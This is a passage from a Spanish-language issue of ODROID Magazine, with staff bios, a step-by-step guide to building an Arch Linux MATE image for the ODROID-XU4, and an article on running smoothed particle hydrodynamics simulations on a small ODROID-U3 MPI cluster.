NAS eficiencia energética • Hidrodinámica particulas en clúster ODROID

ODROID Magazine

Año Tres
Num. #31
Jul 2016

TU MEJOR AVENTURA CON ODROID TE ESPERA :

Minecraft

UNA VERSION REALMENTE OPTIMIZADA PARA QUE DISFRUTES

- Seguridad WPS-Redes inalambricas activadas
- Crea tu propia Tablet modular con VU7

Qué defendemos...

Nos esmeramos en presentar una tecnología punta, futura, joven, técnica y para la sociedad de hoy.

Nuestra filosofía se basa en los desarrolladores. Continuamente nos esforzamos por mantener estrechas relaciones con éstos en todo el mundo.

Por eso, siempre podrás confiar en la calidad y experiencia que representa la marca distintiva de nuestros productos.

HARDKERNEL

Pollin ELECTRONIC

Ahora estamos enviando los dispositivos ODROID U3 a los países de la UE! Ven y visita nuestra tienda online!

Dirección: Max-Pollin-Straße 1
85104 Pförring Alemania

Teléfono & Fax
telf : +49 (0) 8403 / 920-920
email : service@pollin.de

Nuestros productos ODROID se pueden encontrar en: http://bit.ly/1tXPXwe

EDITORIAL

Una de las aplicaciones más solicitadas a menudo para los ODROIDs es el cliente Minecraft. Cualquier modelo ODROID puede ejecutar el servidor de Minecraft, especialmente la versión optimizada Spigot. Sin embargo, sólo el cliente Pocket Edition Minecraft para Android está disponible para aquellos que desean explorar el universo Minecraft. Ahora, gracias a los esfuerzos de @ptitseb y @meveric, es posible ejecutar Minecraft en Linux ARM. Es fácil de configurar utilizando GLShim, ¡simplemente tienes que seguir las instrucciones de nuestro artículo especial y empezar la minería!

Además de Minecraft, presentamos también Easy RPG, el cual te permite escribir tus propios juegos de rol en LUA junto con Witch Blast, un divertido buscador de mazmorras, y una manera barata de montar una tablet ODROID de 64 bits con pantalla táctil utilizando el kit VU7 de Ameridroid . Miltos nos enseña cómo instalar el escritorio Mate, David nos presenta su método para calcular la hidrodinámica de las partículas usando un ODROID-U3, Daniel nos describe los pasos necesarios para crear un sistema de almacenamiento conectado en red con un ODROID-C2, Adrian continúa su serie sobre seguridad en la red explicándonos las debilidades de una red WPS, y nuestro experto en cámaras @withrobot cubre los conceptos básicos de la detección de rostros utilizando una oCam.

ODROID Magazine, que se publica mensualmente en http://magazine.odroid.com/, es la fuente de todas las cosas ODROIDianas. • Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815 • fabricantes de la familia ODROID de placas de desarrollo quad-core y la primera arquitectura ARM “big.LITTLE” del mundo basada en una única placa.
Para información sobre cómo enviar articulos, contacta con odroidmagazine@gmail.com, o visita http://bit.ly/1yplmXs.
Únete a la comunidad ODROID con miembros en más de 135 países en http://forum.odroid.com/ y explora las nuevas tecnologías que te ofrece Hardkernel en http://www.hardkernel.com/

HARDKERNEL

NUESTRO MARAVILLOSO PRESONAL ODROIDIAN:

Rob Roy, Editor Jefe

Soy un programador informático que vive y trabaja en San Francisco, CA, en el diseño y desarrollo de aplicaciones web para clients locales sobre mi cluster ODROID. Mis principales lenguajes son jQuery, angular JS y HTML5/CSS3. También desarrollo SO precompilados, Kernels personalizados y aplicaciones optimizadas para ODROID basadas en las versiones oficiales de Hardkernel, por los cuales he ganado varios Premios. Utilizo mi ODROIDs para diversos fines, como centro multimedia, servidor web, desarrollo de aplicaciones, estación de trabajo y como plataforma de juegos. Puedes echar un vistazo a mi colección de 100 GB de software ODROID, kernel precompilados e imágenes en `http://bit.ly/1fsaXQs`.

Bruno Doiche, Editor Artístico Senior

MINECRAFT, MINECRAFT... Oh si. Necesito terminar la revista.

Manuel Adamuz, Editor Español

Tengo 31 años y vivo en Sevilla, España, aunque nací en Granada. Estoy casado con una mujer maravillosa y tengo un hijo. Hace unos años trabajé como técnico informático y programador, pero mi trabajo actual está relacionado con la gestión de calidad y las tecnologías de la información: ISO 9001, ISO 27001, ISO 20000 Soy un apasionado de la informática, especialmente de los microordenadores como el ODROID, Raspberry Pi, etc. Me encanta experimentar con estos equipos y traducir ODROID Magazine. Mi esposa dice que estoy loco porque sólo pienso en ODROID. Mi otra afición es la bicicleta de montaña, a veces participo en competiciones semiprofesionales.

Nicole Scott, Editor Artístico

Soy una experta en Producción Transmedia y Estrategia Digital especializa en la optimización online y estrategias de marketing, administración de medios sociales y producción multimedia impresa, web, vídeo y cine. Gestiono múltiples cuentas con agencias y productores de cine, desde Analytics y Adwords a la edición de vídeo y maquetación DVD. Tengo un ODROID-U3 que utilizo para ejecutar un servidor web sandbox. Vivo en el área de la Bahía de California, y disfruta haciendo senderismo, acampada y tocando música. Visita mi web http://www.nicolecscott.com.

James LeFevour, Editor Artístico

Soy un especialista en medios digitales que disfruta trabajando como freelance en marketing de redes sociales y administración de sitios web. Cuanto más aprendo sobre las posibilidades de ODROID más me ilusiona probar cosas nuevas con él. Me traslade a San Diego desde el Medio Oeste de los EE.UU. Continuo muy enamorado de muchos de los aspectos que la mayoría de la gente de la Costa Oeste ya da por sentado. Vivo con mi encantadora esposa y nuestro adorable conejo mascota; el cual mantiene mis libros y material informático en constante peligro.

Andrew Ruggeri, Editor Adjunto

Soy un ingeniero de sistemas Biomédicos anclado en Nueva Inglaterra que actualmente trabaja en la industria aeroespacial. Un microcontrolador 68HC11 de 8 bits y el código ensamblador son todo lo que me interesa de los sistemas embebidos. Hoy en día, la mayoría de los proyectos en los que trabajo están en lenguajes C y C ++, o en lenguajes de alto nivel como C# y Java. Para muchos proyectos, utilizo placas ODROID, pero aún sigo intentando utilizar los controladores de 8 bits cada vez que puedo (soy un fan de ATMEL). Aparte de la electrónica, soy un amante de la fotografía analógica y desarrollo la película friki con la que disfruto intentando hablar en idiomas extranjeros.


Venkat Bommakanti, Editor Adjunto


Soy un apasionado de los ordenadores desde la bahía de San Francisco en California. Procuro incorporar muchos de mis intereses en proyectos con ordenadores de placa reducida, tales como pequeños modificaciones de hardware, carpintería, reutilización de materiales, desarrollo de software y creación de grabaciones musicales de aficionados. Me encanta aprender continuamente cosas nuevas, y trato de compartir mi alegría y entusiasmo con la comunidad.

Josh Sherman, Editor Adjunto

Soy de la zona de Nueva York, y ofrezco mi tiempo como escritor y editor para ODROID Magazine. Suelo experimentar con los ordenadores de todas las formas y tamaños: haciendo trizas las tablets, convirtiendo Raspberry Pi en PlayStations y experimentado con los ODROIDs y otros SoCs. Me encanta trabajar con los elementos básicos y así poder aprender más, y disfrutar enseñando a otros escribiendo historias y guías sobre Linux, ARM y otros proyectos experimentales divertidos.

INDICE





COMPILAR UNA IMAGEN ARCH LINUX CON ESCRITORIO MATE

PARTE I


por Miltiadis Melissas

Esta guía contiene instrucciones para crear una imagen básica de Arch Linux con el escritorio Mate como GUI (Interfaz Gráfica de Usuario) para un ODROID-XU4. Para finalizar este proceso, instalaremos algunas aplicaciones básicas de uso diario como Firefox para navegar por internet, LibreOffice como sistema de gestión de oficina y SMPlayer para ver vídeos. La imagen funciona muy bien y es bastante estable a excepción de que carece de funciones WebGL, que trataremos en la segunda parte de este artículo un poco más adelante, además de la instalación de los drivers Mali. Mientras tanto, usaremos los drivers de vídeo Mesa que sorprendentemente funcionan muy bien gracias al potencial del ODROID-XU4. Todas las instrucciones para compilar la imagen se indican en negrita con sus correspondientes comentarios que explican en detalle el objetivo y el alcance de su uso.

Creación de la tarjeta MicroSD

En primer lugar, accede a tu sistema como "root". Iniciar sesión como "root" es importante si no quieres tener problemas. Sólo se hace referencia a la guía Arch Linux para ARM en el paso 5 (http://bit.ly/1WEhi4I), aunque realmente tienes que iniciar sesión como "root" desde el principio, si quieres evitar algunos mensajes molestos, como el heho de que determinados comandos puedan ser rechazados debido a los permisos de archivos o directorios, ya que el método "sudo" no siempre funciona. Ten en cuenta que también debe reemplazar "sdX" por el nombre del dispositivo de tu tarjeta SD, tal y como se especifica más adelante. En la primera parte de la guía he utilizado Lubuntu, una versión de Ubuntu Linux que puedes ejecutar en un equipo host. Este ordenador puede ser tu ODROID y necesitas además, una tarjeta microSD o módulo eMMC en blanco en el que instalarás Arch Linux.

Arrancando el equipo host usando Lubuntu



Para empezar, arranca tu distribución Lubuntu en el equipo host con la tarjeta microSD insertada. Es posible que necesites usar un adaptador USB microSD si tu equipo no tiene una ranura microSD. Los siguientes comandos tienen que ser ejecutados como usuario "root", aunque la cuenta "root" está inicialmente desactivada en Lubuntu, ya que no tiene fijada una contraseña. Si todavía no ha sido activada, escribe el siguiente comando como usuario normal en una ventana de terminal:

```
$ sudo passwd root
```

Se te indicará "Enter new UNIX password". Escribe dos veces lo que te gustaría utilizar como contraseña de root. Ahora estás listo para iniciar sesión como "root":

```
$ su
```

Se te pedirá la contraseña que acabamos de definir. Introdúcela y estarás conectado como "root". A continuación, busca el nombre de dispositivo correcto para tu tarjeta SD, debería aparecer algo similar a lo siguiente:

```
# fdisk -l
Device              Boot    Start   End
Sectors             Size    Id      Type
/dev/sdb1     *     8192    15663103        15654912
7.5G  b       W95 FAT32
```

Después, pon a cero tu tarjeta SD, sustituyendo sdX por el nombre del dispositivo de tu tarjeta:

```
# dd if=/dev/zero  of=/dev/sdX  bs=1M  count=8
```

Ejecuta fdisk para crear las particiones en tu tarjeta SD:

```
# fdisk  /dev/sdX
```

Escribe "o" para borrar todas las particiones del dispositivo, a continuación, escribe "p" para listar las particiones. No debería haber ninguna partición. Escribe "n", luego "p" para la

partición primaria, “1” para la primera partición de la unidad y pulsa Intro dos veces para aceptar los sectores de inicio y final por defecto. Escribe la tabla de particiones y salte escribiendo “w”

Crea y monta el sistema de archivos ext4:

```
# mkfs.ext4  /dev/sdX1
```

Tendrás que esperar un poco hasta que se cree y se monte el sistema de archivos ext4. No pulses Intro hasta que tu sistema complete el proceso.

```
# mkdir root
# mount /dev/sdX1 root
```

Después, descarga y extrae el sistema de archivos root. Como ya hemos iniciado sesión como “root” no necesitas realizar más pasos.

```
# wget  http://os.archlinuxarm.org/os/ArchLinuxARM-odroid-xu3-latest.tar.gz
# bsdtar  -xpf  ArchLinuxARM-odroid-xu3-latest.tar.gz -C root
```

Espera hasta que el proceso bsdtar llegue a su fin, luego, vacía la caché de escritura:

```
# sync
```

Si no tienes bsdtar en tu sistema, instalarlo y ejecuta el comando de nuevo:


```
# apt-get install bsdtar
```

Ahora estamos listos para grabar los archivos del gestor de arranque:

```
# cd root/boot
# sh  sd_fusing.sh  /dev/sdX
# cd  ../..
```

Despues, desmonta la partición:

```
# umount root
```



Copiando la imagen de Arch Linux en la tarjeta microSD

Ajusta el interruptor de arranque del ODROID-XU4 que está junto a la toma HMDI en la posición de microSD. Inserta la tarjeta microSD en el XU4, conecta el cable Ethernet y aplica 5V de energía utilizando la fuente de alimentación proporcionada por Hardkernel. El ODROID-XU4 debería arrancar con Arch Linux en cualquier momento. Inicia sesión con el usuario por defecto “alarm”, con la contraseña “alarm”. Para iniciar sesión como “root”, simplemente escribe lo siguiente en una ventana de terminal:

```
# su
```

La contraseña de root por defecto es “root”. Para obtener más información sobre la instalación de Arch Linux en el ODROID, puedes visitar http://bit.ly/1WEhi4I.

Instalar el escritorio Mate

Aunque es opcional, es bueno llegados a este punto cambiar la contraseña por defecto de "root", después realiza una actualización completa del sistema, respondiendo "Yes" para confirmar:

```
# pacman -Syy
# pacman -Syu
```

A continuación, necesitaremos asignar privilegios de administrador al usuario "alarm", por lo que es necesario instalar el editor nano para poder modificar el archivo sudoers. El archivo sudoers controla el acceso de los usuarios a los directorios y archivos, entre otras cosas:

```
# pacman -S nano
```

Después, instala "sudo". Este es un paso crucial, puesto que la utilidad "sudo" crea el archivo "sudoers" mencionado anteriormente:

```
# pacman -S sudo
```

Ahora, estamos listos para modificar el archivo "sudoers":

```
# nano /etc/sudoers
```

Localiza la siguiente línea y añade el usuario "alarm" con privilegios de root exactamente como se ve a continuación:

```
## User privilege specification
      root  ALL=(ALL)  ALL
      alarm ALL=(ALL) ALL <--- add this line
```

Presiona Ctrl + X para guardar y cerrar el archivo "sudoers". Responde con "Yes" y pulsa Intro. Tendremos que reiniciar el sistema para que los cambios tengan efecto:

```
# reboot -h now
```

Una vez completado el reinicio y hayas iniciado sesión con el usuario "alarm", no olvides que ahora este usuario en particular posee privilegios de root. En este momento estamos listos para instalar el escritorio Mate:

```
$ ls
$ pwd
$ sudo pacman -S mate mate-extra
```

Acepta los valores por defecto para todo y pulsa Intro. Hay que esperar un tiempo para que se instale la interfaz gráfica de usuario con todos los accesorios, así que ten paciencia.

Luego, necesitamos crear el archivo de script shell ~/.xinitrc que necesita startx para ejecutar manualmente el entorno de escritorio Mate. Teclea la siguiente secuencia de comandos:

```
$ ls
$ pwd
$ sudo nano .xinitrc
```

Agrega la siguiente línea al final del archivo .xinitrc:

```
exec mate-session
```

Guarda, salte y reinicia pulsando Ctrl+X, presiona la tecla “Y” y el sistema se reiniciará:

```
$ sudo reboot -h now
```

Instalar los drivers de vídeo

Una vez completado el reinicio y hayas iniciado sesión con el usuario “alarm”, instala los drivers de vídeo, aceptando los valores por defecto:

```
$ sudo pacman -S openbox lxde gamin dbus mesa xf86-video-armsoc-odroid
```

El paso final es instalar las utilidades y servidor Xorg. Xorg es el servidor de pantalla más conocido entre los usuarios de Linux:

```
$ sudo pacman -S xorg-xinit xorg-server xorg-utils xorg-server-utils
$ sudo reboot -h now
```

Inicia sesión de nuevo como usuario “alarm” luego, inicia el escritorio Mate:

```
$ startx
```

Instalar el sonido

La instalación del sonido alsa para el escritorio mate es muy fácil. Simplemente abre un terminal y escribe:

```
$ sudo pacman -S pulseaudio-alsa
```

Reinicia el sistema para que los cambios tengan efecto e inicia sesión otra vez con el usuario “alarm”, a continuación, lanza el escritorio mate:

```
$ startx
```


Instalar Aplicaciones

Los siguientes comandos instalarán Firefox, LibreOffice y SMPlayer:

```
$ sudo pacman -S firefox
$ sudo pacman -S libreoffice
$ sudo pacman -S smplayer
```

Conclusión

He creado esta guía con el objeto de registrar lo que voy haciendo, estoy seguro de que puede ser de gran ayuda a cualquiera que quiera ver y probar a instalar su propio escritorio desde cero. Sino quieres pasar por este proceso, simplemente puedes descargar mi imagen precompilada desde http://bit.ly/27QQr9C. En la próxima entrega de esta guía detallaré la instalación de los drivers Mali y WebGL.



El escritorio Mate con Firefox instalado

HIDRODINAMICA UNIFORME DE PARTICULAS

CALCULOS CIENTIFICOS UTILIZANDO UN PEQUEÑO CLUSTER ODROID

por David Brown

El interés por la investigación siempre ha estado presente en el área de la dinámica computacional de fluidos (CFD), donde finalice un doctorado en propagación de ondas de un tipo de fluidos muy específico hace unos 20 años. Recientemente, me he interesado en una técnica conocida como Hidrodinámica uniforme de Partículas (SPH) para modelar aspectos del movimiento de fluidos complejos.


Decidí improvisar algo de código basándome en la Interfaz de Paso de Mensajes (MPI) y hacer que se ejecutara en un clúster Linux con CentOS 6.2 formado por unos cuantos servidores Fujitsu desechados, que adquirí sin coste alguno.

La primera versión del código C instalado y funcionando hizo que mi interés cambiara ligeramente hacía un clúster más eficiente. Fui consciente de los ordenadores del tamaño de una tarjeta de crédito y empecé a preguntarme si podría exportar mi código a un clúster con Raspberry Pi. Sin embargo, tras hacer algunos cálculos rápidos, llegué a la conclusión de que un clúster basado en Pi sólo supondría una cuarta parte del tamaño que necesitaba teniendo en cuenta la capacidad de procesamiento y la memoria RAM disponible. Debido a esto, deje el proyecto aparcado un tiempo, hasta que descubrí los ordenadores ODROID.

En concreto, el ODROID-U3 de cuatro núcleos parecía ser lo que estaba buscando, aunque era consciente de que la conexión Ethernet a 100Mbit sería probablemente un cuello de botella ya que el método SPH basado en la MPI conllevaría una cantidad significativa de transferencia de información entre los nodos. He adquirido seis modelos del U3 y he continuado con el proyecto, que ahora denomino clúster Schoonerbob. Schoonerbob es el hermano pequeño de Pintbob, el clúster Fujitsu CentOS6.2, el cual se muestra a continuación.

SPH

Para modelar numéricamente el flujo de fluidos en un ordenador, las ecuaciones de la dinámica de fluidos necesitan ser discretizadas, tanto espacial como temporalmente. Esto significa que los pequeños "trozos" de fluido, con sus diferentes propiedades deben asignarse a pequeños trozos de la memoria del ordenador. El equipo además necesita calcular la física y las interacciones físicas entre estos trozos de fluidos basadandose en las leyes de Newton y las leyes de la termodinámica, que a su vez deben ser transferidos precisamente entre estos fragmentos de memoria.



Schoonerbob, ¡Mi clúster U3 con 6 unidades, con un aspecto realmente bueno!

La Hidrodinámica uniforme de partículas es un ejemplo del método CFD Lagrangian, donde las coordenadas materiales están vinculadas a cada pequeño paquete de fluido local. El otro método CFD comúnmente usado es la técnica Euleriana, donde se utilizan las coordenadas espaciales fijadas en el espacio.

El SPH también se conoce como el método Mesh-Free, donde se supone que cada paquete de fluido es una partícula con valores locales de intensidad, energía, presión y densidad. La medida en que cada partícula es capaz de ser influenciada por sus partículas vecinas más próximas está determinada a priori por una sencilla función matemática que disminuye al aumentar la distancia con la partícula central. El método de discretización espacial utilizado en SPH se basa en un proceso de interpolación, donde cualquier valor asociado al fluido (energía interna, densidad del fluido, vorticidad, etc), indicado por el símbolo A se define como:

$$A(\boldsymbol{r}) = \sum_{j=1}^{N} m_j \frac{A_j}{\rho_j} W(\boldsymbol{r} - \boldsymbol{r}_j, h)$$

Donde:

j varía desde 1 a N partículas próximas más cercanas.

M_j es la masa de la partícula *j*

P_j es la densidad de la partícula *j*


r = (x,y,z) es el vector de posición en 3 dimensiones del punto de interés espacial

r_j es el vector de posición *(x,y,z)* en 3 dimensiones de la partícula j

h se conoce como la duración de la similitud, escala en la que las propiedades de las partículas se vuelve uniformes.

W es una función uniforme denominada función de Kernel, que siempre es mayor o igual a cero, tiene valor 1 en la partícula, y disminuye a medida que nos alejamos de la partícula de tal forma que en distancias en torno a 3x*h*, su valor puede considerarse cero. Tienes un ejemplo de esta función en la figura 2.

Figura 2 - Un ejemplo de una función kernel SPH. Las partículas rojas pueden influir en la partícula negra central, pero las partículas azules no pueden



Las ecuaciones de movimiento de fluidos a menudo se escriben utilizando el cálculo diferencial, donde la función derivada o derivada, el ritmo de cambio de diversas cantidades con respecto al tiempo o cualquiera de las coordenadas espaciales x, y, z, son determinadas. Un ejemplo de esto es el ritmo de cambio de la energía interna U con respecto a la coordenada horizontal x, que se escribe como:

$$\frac{\partial U}{\partial x}$$

Una característica muy útil del método SPH es que las derivadas espaciales del kernel sólo se utilizan en las ecuaciones de movimiento. Por ejemplo, la derivada de la energía interna con respecto a la coordenada x se escribe:

$$\frac{\partial U(\boldsymbol{r})}{\partial x} = \sum_{j=1}^{N} m_j \frac{U_j}{\rho_j} \frac{\partial W(\boldsymbol{r} - \boldsymbol{r}_j, h)}{\partial x}$$

Afortunadamente, la derivada del kernel normalmente es una función analítica conocida que se puede especificar con facilidad a priori. De lo contrario, la derivada de la energía interna solamente se especifica en términos de energía interna, o de masa y densidad de sus partículas vecinas más cercanas.

Con este formalismo, la ecuación que describe el componente x de la fuerza que actúa sobre una partícula debido a la preservación de la intensidad es:

$$F_i^{(x)} = -m_i \frac{1}{\rho_i} - \sum_{j=1}^{N} m_i m_j \left(\frac{p_i}{\rho_i^2} + \frac{p_j}{\rho_j^2}\right) \frac{\partial W(\boldsymbol{r} - \boldsymbol{r}_j, h)}{\partial x}$$

Donde p_j es la presión en la partícula j.

El tiempo de avance (tiempo de integración) del cálculo se consigue pasando por alto la representación de las derivadas del tiempo, analizadas en la referencia [1]. Hay que tener presente que este proceso espera cuatro pasos de tiempo consecutivos de información para mantenerse.

Una función importante del método SPH es la de determinar el valor exacto de N partículas más cercanas a cada partícula, un proceso facilitado por la expresión:


$$\sum_{i=1}^{N} A_i$$

Este es un componente principal del método SPH que consume mucho tiempo y esta implementado en el actual algoritmo por el ANN: Algoritmo aproximado de elementos afín (http://bit.ly/28WAkNM por David Monte y Sunil Arya). ANN es un robusto algoritmo aproximado (y exacto) del elemento más cercano que proporciona las 51 partículas más cercanas -un valor que habitualmente he utilizado para N- para cada una del millón de partículas alrededor de los 28 segundos en un único núcleo del ODROID U3.

Sin embargo, el código no es seguro para subprocesos, así que aunque el principal esfuerzo informático en la integración de las ecuaciones SPH se puede repartir a lo largo de los núcleos de los seis nodos, los cálculos de los elementos más cercanos tienen que ser realizados en un único núcleo de un sólo nodo. Cada nodo informático proporciona la información del próximo nodo teniendo en cuenta la información de localización espacial de las partículas de las que es responsable.

Las N partículas vecinas más cercanas a una partícula están generalmente distribuidas de forma uniforme, pero puesto que las partículas se acercan al límite informático, la zona de proximidad de las partículas puede llegar a distorsionarse ya que todas las partículas se encuentran dentro del dominio informático, como se muestra en la sección a de la Figura 3. Las partículas en la zona A no se ven afectadas puesto que el límite 3h de la partícula negra del centro no cruza el límite, y la distribución de las partículas vecinas es uniforme. Sin embargo, el límite 3h de la partícula negra en la Zona B está bastante distorsionado encontrándose completamente por debajo de la partícula.

Figura 3
a. La distorsión de las partículas próximas al límite. b. Las partículas fantasmas (en rojo) se usan para forzar artificialmente los límites y evitar la distorsión de la zona de proximidad



Esta restricción artificial tiene un efecto importante sobre las propiedades del fluido que se está modelando cerca del límite ya que la física no está siendo representada correctamente. El correcto manejo de las condiciones límites puede ser un aspecto problemático del SPH y son muchos los métodos que se han desarrollado para hacer frente a este problema. Un método muy común que usaremos es la creación de lo que se conoce como partículas fantasmas, como las que se muestra en rojo en la figura 3b. Se trata de partículas que se sitúan fuera del dominio informático y que se le asignan un impulso opuesto e igual a las partículas del interior, de tal forma que las partículas interiores muestran los límites. Con esta técnica, la Zona B está de nuevo uniforme.

Hay un gran número de excelentes publicaciones que abordan diversos aspectos del SPH, tienes varias referencias al final de este artículo.

Configurar ODROID

El clúster Schoonerbob consta de seis ODROID U3 con Ubuntu 14.04.2 LTS, y cada nodo arranca limpiamente de serie.

Un poco de lectura preliminar, en particular el artículo de Andy Yuen (http://bit.ly/290jQcg) me hizo ver la posible necesidad de cambiar las direcciones MAC, para que la dirección de cada nodo fuera única. Esto realmente era cierto. La solución era simple, eliminar o cambiar el nombre del archivo de direcciones MAC:

```
mv /etc/smsc95xx_mac_addr /etc/smsc95xx_mac_addr.orig
```

Después, debes permitir que el sistema vuelva a crear el archivo reiniciando el sistema operativo. Además quería utilizar direcciones IP estáticas con esta configuración. En una implementación anterior de MPI, utilicé direcciones IP estáticas y aunque mi código posiblemente funcionaría con direccionamiento dinámico, esto supondría un punto flaco a tener en cuenta. Mi archivo /etc/hosts es el siguiente:

```
127.0.0.1       localhost localhost.localdomain
192.168.0.100   pintbob pintbob.NaN
192.168.0.101   sbob1   sbob1.NaN
192.168.0.102   sbob2   sbob2.NaN
192.168.0.103   sbob3   sbob3.NaN
192.168.0.104   sbob4   sbob4.NaN
192.168.0.105   sbob5   sbob5.NaN
192.168.0.106   sbob6   sbob6.NaN
```

Elimine el cliente dhcp del dispositivo, y actualice “/etc/network/interfaces” y “/etc/resolv.conf” en consecuencia:

```
  apt-get remove dhcp-client
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
source-directory /etc/network/interfaces.d
#auto wlan0
#iface wlan0 inet dhcp
auto eth0
iface eth0 inet static
address 192.168.0.101
netmask 255.255.255.0
network 192.168.0.0
broadcast 192.168.0.255
gateway 192.168.0.1
dns-nameservers XX.XX.XX.XX YY.YY.YY.YY
#wpa-ssid “XXX”
#wpa-psk “XXX”
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver XX.XX.XX.XX
nameserver YY.YY.YY.YY
```

También quería crear un entorno operativo en el que un nodo (sbob1) sustentara el software de aplicación, incluyendo los binarios y el código fuente, y luego extender esta estructura de directorios a los nodos restantes a través de NFS. Esto se consiguió con la siguiente instalación como root:

```
apt-get install nfs-kernel-server portmap
```

y después montar esta partición en cada nodo:

```
mkdir /home/djb/SPH ;  mkdir /media/disk-4
mount sbob1:/home/djb/SPH /home/djb/SPH
mount sbob1:/media/disk-4 /media/disk-4
```

Actualice "/etc/exports" en sbob1 con lo siguiente:

```
/home/djb/SPH 192.168.0.102(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.103(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.104(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.105(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.106(rw,async,no_root_squash)
/home/djb/local 192.168.0.102(rw,async,no_root_squash)
/home/djb/local 192.168.0.103(rw,async,no_root_squash)
/home/djb/local 192.168.0.104(rw,async,no_root_squash)
/home/djb/local 192.168.0.105(rw,async,no_root_squash)
/home/djb/local 192.168.0.106(rw,async,no_root_squash)
/home/djb/local 192.168.0.210(rw,async,no_root_squash)
/media/disk-4 192.168.0.100(rw,async,no_root_squash)
/media/disk-4 192.168.0.102(rw,async,no_root_squash)
/media/disk-4 192.168.0.103(rw,async,no_root_squash)
/media/disk-4 192.168.0.104(rw,async,no_root_squash)
/media/disk-4 192.168.0.105(rw,async,no_root_squash)
/media/disk-4 192.168.0.106(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.102(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.103(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.104(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.105(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.106(rw,async,no_root_squash)
```

También debes recordar ejecutar el siguiente comando en sbob1:

```
     exportfs -a
```

La versión de MPI que decidí ejecutar es la mpich2:

```
apt-get install libcr-dev mpich2 mpich2-doc
```

Decidí iniciar el algoritmo a través de la función "mpiexec" del entorno de trabajo de gestión y procesamiento hidra, de modo que tuve que instalar el software Hydra, como root:

```
cd /usr/local
tar xvf hydra-3.1.4.tar
cd hydra-3.1.4/
./configure --prefix=/usr/local
make
make install
which mpiexec
mpiexec --version
```

El código ANN elemento afín aproximado ha sido instalado, y está disponible en el archivo tar "ann_1.1.2.tar.gz" desde el enlace que aparece más arriba. Mi código de

simulación SPH está escrito como un proyecto autotools, de modo que se compila y se instala a través de un config/make/make install:

```
./configure --prefix=$HOME/local/install/SPH \
   CFLAGS="-O3 -D_FILE_OFFSET_BITS=64" \
   CPPFLAGS="-I$HOME/local/ann_1.1.2/include -I$HOME/local/ann_1.1.2/in-
clude/ANN -Wall" \
   CXXFLAGS="-O3" \
   LDFLAGS="-L$HOME/local/ann_1.1.2/lib -lANN -lm -lpthread" \
   --enable-shared=no \
   --with-pic \
   --with-mpi=yes
#
make -j4
#
make install
```

En esta situación "-D_FILE_OFFSET_BITS = 64" se utiliza para facilitar la escritura de grandes archivos (>2 GB) en un sistema operativo de 32 bits.

Se puede iniciar un ejemplo vía mpiexec como:

```
/usr/local/bin/mpiexec -np 7 -machinefile $HOME/machines $HOME/local/in-
stall/SPH/bin/sph par=$HOME/local/install/par/sph.par
```

Con "-np 7" representamos el número de nodos (6 informáticos + 1 vecino), y el archivo de las máquinas proporciona la correspondencia entre el nombre del host y el número de nodo, que en este caso es:

```
sbob1
sbob2
sbob3
sbob4
sbob5
sbob6
sbob6
```

En este escenario, sbob6 actúa como un nodo informático y nodo vecino.

Resultados

Una vez que había instalado y ejecutado el algoritmo, era hora de recopilar los resultados. Le doy las gracias a Dr. Daniel Price de la Universidad de Monash, Australia, que adaptó su software de visualización SPLASH (http://bit.ly/28ViFYm) para dar cabida a mi formato de datos, lo cual me permite mostrar fácilmente estos resultados.

Una buena prueba del código SPH es la generación de inestabilidades de cizallamiento, que son una especie de rizos muy interesantes que se forman cuando un fluido de una densidad sobrepasa a otro fluido de una densidad diferente con la presencia de la viscosidad. Estas estructuras se ven a menudo en las formaciones de nubes, (ver http://bit.ly/1KREFwl para un ejemplo).

En nuestro caso, el dominio informático consta de dos gases ideales, el gas del lado izquierdo del dominio que tiene una densidad cuatro veces el gas de la derecha, y para evitar una diferencia de presión, el gas de la derecha del dominio tiene la energía interna cuatro veces mayor que el de la izquierda. El número total de partículas es de alrededor de 800.000, con 640000 a la izquierda del dominio y 160000 a la derecha. Sin velocidad inicial de partículas, nos encontramos en un estado inactivo sin movimiento de partículas y para probar

esto, ejecuté el modelo a 0,75 seg, que son 2500 iteraciones en fases de 0,0003 seg, para poner de relieve que no había movimiento. Esto se confirma en esta figura que muestra la energía interna del gas en 0.75 segundos.




Figura 4 - La energía interna del gas en 0.75 segundos.

El estado inicial de la energía interna

En este momento, se introduce una pequeña perturbación de velocidad, de modo que las partículas del lado izquierdo del límite y cerca del centro tenían un movimiento descendente, mientras que las de la derecha y cerca del centro tenían un movimiento ascendente, causando un determinado efecto de cizallamiento. Aquí puedes ver la configuración de partícula en 1,05 segundos:

Desarrollo de inestabilidades de cizallamiento

Son evidentes dos efectos. El primero es que las inestabilidades de cizallamiento se generan claramente en el centro del dominio. La segunda es que mi condición límite de partícula fantasma está fallando inesperadamente en la esquina superior derecha del dominio y permite la penetración de partículas más allá del dominio informático. En la figura 6 puedes ver una ampliación de esto en la esquina derecha superior que muestra la penetración de partículas límite causada por la densidad insuficiente de las partículas fantasma.




Figura 5 - La configuración de partícula en 1,05 segundos.

El simple reflejo me hacía ver que era inevitable y debido al número constante de partículas fantasmas a la derecha del límite, al final no importaría el incremento de densidad. Es aún más impresionante que el algoritmo en su primer intento no fallara. Por ahora el algoritmo funciona por lo general bien, pero hay mucho margen para mejorarlo.

Expectativas

El software utilizado en este sencillo ejemplo no ha sido optimizado de ningún modo para la utilización de la memoria y la velocidad, así se puede hacer mejoras importantes con facilidad. Por ejemplo, teniendo un solo núcleo que es el responsable de determinar las partículas vecinas de todas las partículas, y luego necesitar que cada nodo se ponga en contacto sucesivamente con el nodo vecino en modo bloqueo para conseguir la información de las partículas vecinas más cercanas es poco eficiente, pero por supuesto el objetivo en primera instancia era conseguir un algoritmo que funcionase. Los problemas de




Figura 6 - La esquina superior derecha muestra la penetración de las partículas límite causada por la insuficiente densidad de las partículas fantasma

